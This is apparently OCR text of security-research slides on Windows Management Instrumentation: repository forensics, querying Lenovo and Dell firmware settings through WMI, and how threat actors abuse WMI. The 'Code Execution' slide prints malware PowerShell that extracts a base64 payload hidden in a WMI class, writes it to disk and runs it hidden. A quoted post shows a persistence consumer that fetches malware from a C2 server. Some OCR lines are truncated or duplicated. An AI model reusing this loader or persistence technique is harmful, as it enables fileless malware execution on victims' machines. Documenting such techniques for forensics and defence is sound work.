
Database Location: %WBEM%\Repository

Format of the CIM Repository is undocumented:

- FireEye FLARE team reversed the file format
- Whitepaper authored by Ballenthin, Graeber, Teodorescu
- Forensic Tools: WMIParser, python-cim

Information Classification: General

WMI Forensics: logical to physical abstraction



Firmware related WMI Forensics

```
C:\Users\admin\Desktop\WMI>WMIParser.exe -p C:\Users\admin\Desktop\WMI\Repository
Command > --classdef root\wmi
...
==============================Class Definition==============================
Name: Lenovo_DiscardBiosSettings
==============================Class Definition==============================
Name: Lenovo_BiosSetting
==============================Class Definition==============================
Name: Lenovo_PreloadLanguage
==============================Class Definition==============================
Name: Lenovo_SaveBiosSettings
==============================Class Definition==============================
Name: Lenovo_SetBiosPassword
==============================Class Definition==============================
Name: Lenovo_SetPlatformSetting
==============================Class Definition==============================
Name: Lenovo_GetBiosSelections
==============================Class Definition==============================
Name: Lenovo_PlatformSetting
==============================Class Definition==============================
Name: Lenovo_AssetIdByteRead
==============================Class Definition==============================
Name: Lenovo_BiosPasswordSettings
==============================Class Definition==============================
Name: Lenovo_LoadDefaultSettings
==============================Class Definition==============================
...
```

```
C:\Users\admin\Desktop\WMI>WMIParser.exe -p C:\Users\admin\Desktop\WMI\Repository
Command > --classdef ROOT\wmi Lenovo_BiosSetting
==============================Class Definition==============================
Name: Lenovo_BiosSetting
Base Classes:
Lenovo_BIOSElement
Created: 01/23/2014 14:36:31
=================================Property=================================
Name: InstanceName
Type: CIM_STRING(0x8)
Array: no
Index: 0x0
Offset: 0x0
Level: 0x1
=================================Property=================================
Name: Active
Type: CIM_BOOLEAN(0xB)
Array: no
Index: 0x1
Offset: 0x4
Level: 0x1
=================================Property=================================
Name: CurrentSetting
Type: CIM_STRING(0x8)
Array: no
Index: 0x2
Offset: 0x6
Level: 0x1
```


Information Classification: General

Firmware WMI Querying via PS (1/3)

```
PS C:\WINDOWS\system32> gwmi -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne
'') {Write-Host $_.CurrentSetting.replace(',',' = ')}}
WakeOnLAN = Disable
EthernetLANOptionROM = Enable
IPv4NetworkStack = Disable
IPv6NetworkStack = Disable
UefiPxeBootPriority = IPv4First
Reserved = Disable
USBBIOSSupport = Disable
AlwaysOnUSB = Disable
TrackPoint = Automatic
TouchPad = Automatic
FnCtrlKeySwap = Disable
FnSticky = Disable
FnKeyAsPrimary = Disable
BootDisplayDevice = LCD
SharedDisplayPriority = Display Port
TotalGraphicsMemory = 512MB
GraphicsDevice = SwitchableGfx
BootTimeExtension = Disable
SpeedStep = Enable
AdaptiveThermalManagementAC = MaximizePerformance
AdaptiveThermalManagementBattery = Balanced
CPUPowerManagement = Automatic
OnByAcAttach = Disable
PasswordBeep = Disable
KeyboardBeep = Disable
RAIDMode = Disable
CoreMultiProcessing = Enable
HyperThreadingTechnology = Enable
AMTControl = Disable
```

Firmware WMI Querying via PS (2/3)

```
PS C:\WINDOWS\system32> gwmi -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne
'') {Write-Host $_.CurrentSetting.replace(',',' = ')}}
WakeOnLAN = Disable
EthernetLANOptionROM = Enable
IPv4NetworkStack = Disable
IPv6NetworkStack = Disable
UefiPxeBootPriority = IPv4First
Reserved = Disable
USBBIOSSupport = Disable
AlwaysOnUSB = Disable
TrackPoint = Automati
TouchPad = Automat
FnCtrlKeySwap = Di
FnSticky = Disable
FnKeyAsPrimary = D
BootDisplayDevice
SharedDisplayPrior
TotalGraphicsMemor
GraphicsDevice = S
BootTimeExtension
SpeedStep = Enable
AdaptiveThermalMan
AdaptiveThermalMan
CPUPowerManagement
OnByAcAttach = Dis
PasswordBeep = Dis
KeyboardBeep = Dis
RAIDMode = Disable
CoreMultiProcessin
HyperThreadingTech
AMTControl = Disabl
```

```
SecurityChip = Enable
TXTFeature = Disable
PhysicalPresenceForTpmProvision = Disable
PhysicalPresenceForTpmClear = Disable
BIOSUpdateByEndUsers = Enable
SecureRollBackPrevention = Enable
DataExecutionPrevention = Enable
VirtualizationTechnology = Enable
VTdFeature = Enable
```

Firmware WMI Querying via PS (3/3)

```
PS C:\Users> Get-WmiObject -Query "Select * from Win32_Bios"


SMBIOSBIOSVersion : 1.13.1
Manufacturer      : Dell Inc.
Name              : 1.13.1
SerialNumber      : DKNJ463
Version           : DELL   - 20170001
```

```
PS                    Get-WmiObject -Query "Select * from Win32_Bios"


SMBIOSBIOSVersion : N1EET79W (1.52 )
Manufacturer      : LENOVO
Name              : N1EET79W (1.52 )
SerialNumber      : PC0B7VJT
Version           : LENOVO - 1520
```


Information Classification: General

WMI used by both defenders and attackers

Information Classification: General


TAs abuse WMI in LOTL attacks

Thread Actors leverage the WMI ecosystem in a multitude of ways:

- Reconnaissance: OS information, File System, Volume, Processes, Services, Accounts, Shares, Installed Patches
- Sandbox and AV Detection: \\.\ROOT\SecurityCenter[2]\AntiVirusProduct
- Fileless Persistence: Filter and Consumer binding
- Code execution: Win32_Process::Create, ActiveScriptEventConsumer, CommandLineEventConsumer, etc
- Lateral movement: Remotely create a WMI class to transfer data via network
- Data storage: Store data in dynamically created classes
- C&C communication: Remotely create or modify a class to store/retrieve data

Information Classification: General

WMI – Persistence



WMI – Code Execution

Evil WMI Class

```
#pragma namespace ("\\.\Root\cimv2")
class Option
{
   [key] string Name = ""
   [key] string Description = " "
}
```

Name

base64 encoded
2nd stage payload

Evil WMI Class stores multi-stage malware that is executed by a consumer

Description

```
if($Config.RunFromWMI.Enable) {
  Extract-WMIFile -Config $Config
  Start-Payload -Config $Config
}
```

```
$Config = @{}
$Config.RunFromWMI = @{}
$Config.RunFromWMI.Enable = $true
$Config.RunFromWMI.WMIClass = "Option"
$Config.RunFromWMI.WMIProperty = "Name"
$Config.PathToFile = "C:\Windows\SysWow64\UevTrayApp.exe"
```

```
Function Extract-WMIFile($Config) {
 try {
   $payload =([wmiclass]"\\.\root\cimv2:$($Config.RunFromWMI.WMIClass)")
.Properties[$Config.RunFromWMI.WMIProperty].Value
   Start-Sleep 20
   Decode-Base64File -Base64 $payload -OutFile $Config.PathToFile
 } catch {return $false}
 return $true
}
```

```
Function Decode-Base64File([string]$Base64, [string]$OutFilePath) {
 [environment]::CurrentDirectory = get-location -PSProvider filesystem |
select -exp path
 $Content = [System.Convert]::FromBase64String($Base64)
 Set-Content -Path $OutFilePath -Value $Content -Encoding Byte
}
```

```
Function Start-Payload($Config) {
  $Attempts = 3;$SleepTime = 60;$i = 0
  while($i -lt $Attempts){
    if(Test-Path $Config.PathToFile) {
      Start-Process $Config.PathToFile -WindowStyle Hidden
      return $true
    } else {
      Start-Sleep $SleepTime
    }
  }
  return $false
}
```


Information Classification: General

WMI on Twitter

Red Canary @redcanary · Jan 13, 2021

Windows Management Instrumentation (WMI) consistently ranks in our top 20 threats each year. In 2020, we saw more than 700 confirmed threats leveraging WMI. @mattifestation and @GRBail discuss common ways adversaries leverage WMI.

Colin Cowie @th3_protoCOL · Jun 15

In addition to a scheduled task, the attacker installed a persistent **Windows Management Instrumentation** (WMI) ActiveScriptEvent consumer named WindowsUpdate, to download and execute malware from the C2 server at hxxp[:]//212.192.241[.]155/up/setup.exe.

```
WindowsUpdate
ActiveScriptEventConsumer
ActiveScriptEventConsumer.Name = "WindowsUpdate"
Dim strComputer strComputer = "." Set objWMIService = GetObject("winmgmts:" _ & "
{impersonationLevel=impersonate}!\\.\root\cimv2") Set colProcessList = objWMIService.ExecQuery _
("Select Name from Win32_Process WHERE Name='setup192.exe'") If colProcessList.count > 0 then
WScript.Quit End if dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
```

MITRE Engenuity @MITREengenuity · Apr 23, 2021

Cybersecurity enterprise solutions are getting better at recognizing malicious activity conducted via APIs and **Windows Management Instrumentation** tools...and there's still room for improvement. View the article: hubs.ly/H0LVp500

1 2

Matthew Hudson - [MS MVP] @MatthewEHudson · May 19, 2021

Windows Management Instrumentation Command line (WMIC) tool -- The WMIC tool is deprecated in Windows 10, version 21H1/21H1 semi-annual channel release of Windows Server. This deprecation only applies to the command-line management tool. WMI itself is not affected.Use Powershell

1 7

Ptrace Security GmbH @ptracesecurity · Jul 25, 2021

flare-wmi: This repository contains various documentation and code projects that describe the **Windows Management Instrumentation** (WMI) technology. github.com/fireeye/flare-... #Pentesting #Windows #Python #CyberSecurity #Infosec

fireeye/**flare-wmi**

FIREEYE

WMI Forensics Tools

WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis

Willi Ballenthin, Matt Graeber, Claudiu Teodorescu

DEF CON 23

WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS

William Ballenthin, Matt Graeber, Claudiu Teodorescu
FireEye Labs Advanced Reverse Engineering (FLARE) Team, FireEye, Inc.

davidpany/
WMI_Forensics

1 Contributor | 2 Issues | 228 Stars | 46 Forks

Information Classification: General

Tools used in our WMI Research

WBEMTEST

- Built-in in Windows since 2000’
- User-friendly

Scripting (VBScript\JScript\PS)

- Add/query/remove
- __EventFilter
- EventViewerConsumer
- __FilterToConsumerBinding

Third-party WMI explorers:

- ver 2.0.0.2 by Vinay Pamnani (@vinaypamnani/wmie2)
- ver 1.17c by Alexander Kozlov (KS-Soft)

Our own developed WMI client (receive_wmi_events.exe)

- C++ based
- Register a IWbemObjectSink-based callback
- Print recently launched processes

C:\binarly\receive_wmi_events.exe

